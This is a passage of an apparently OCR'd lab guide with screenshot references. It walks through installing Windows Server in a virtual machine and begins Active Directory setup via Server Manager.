





STEP-5: choose custom option.




STEP-6: choose the required operating system.




STEP-7: alot the disk space.




STEP-8: let the system installation complete.



STEP-9: default administrator, create a password. And log in it.





Recycle Bin
Type here to search
98% available (plugged in)
7/31/2024

SETUP THE ACTIVE DIRECTORY


Windows Server Process


STEP-1: Open the server after restarting.


STEP-2: Enter the updated Password to login.




STEP-3: After login , Open Server Manager to set up active directory.







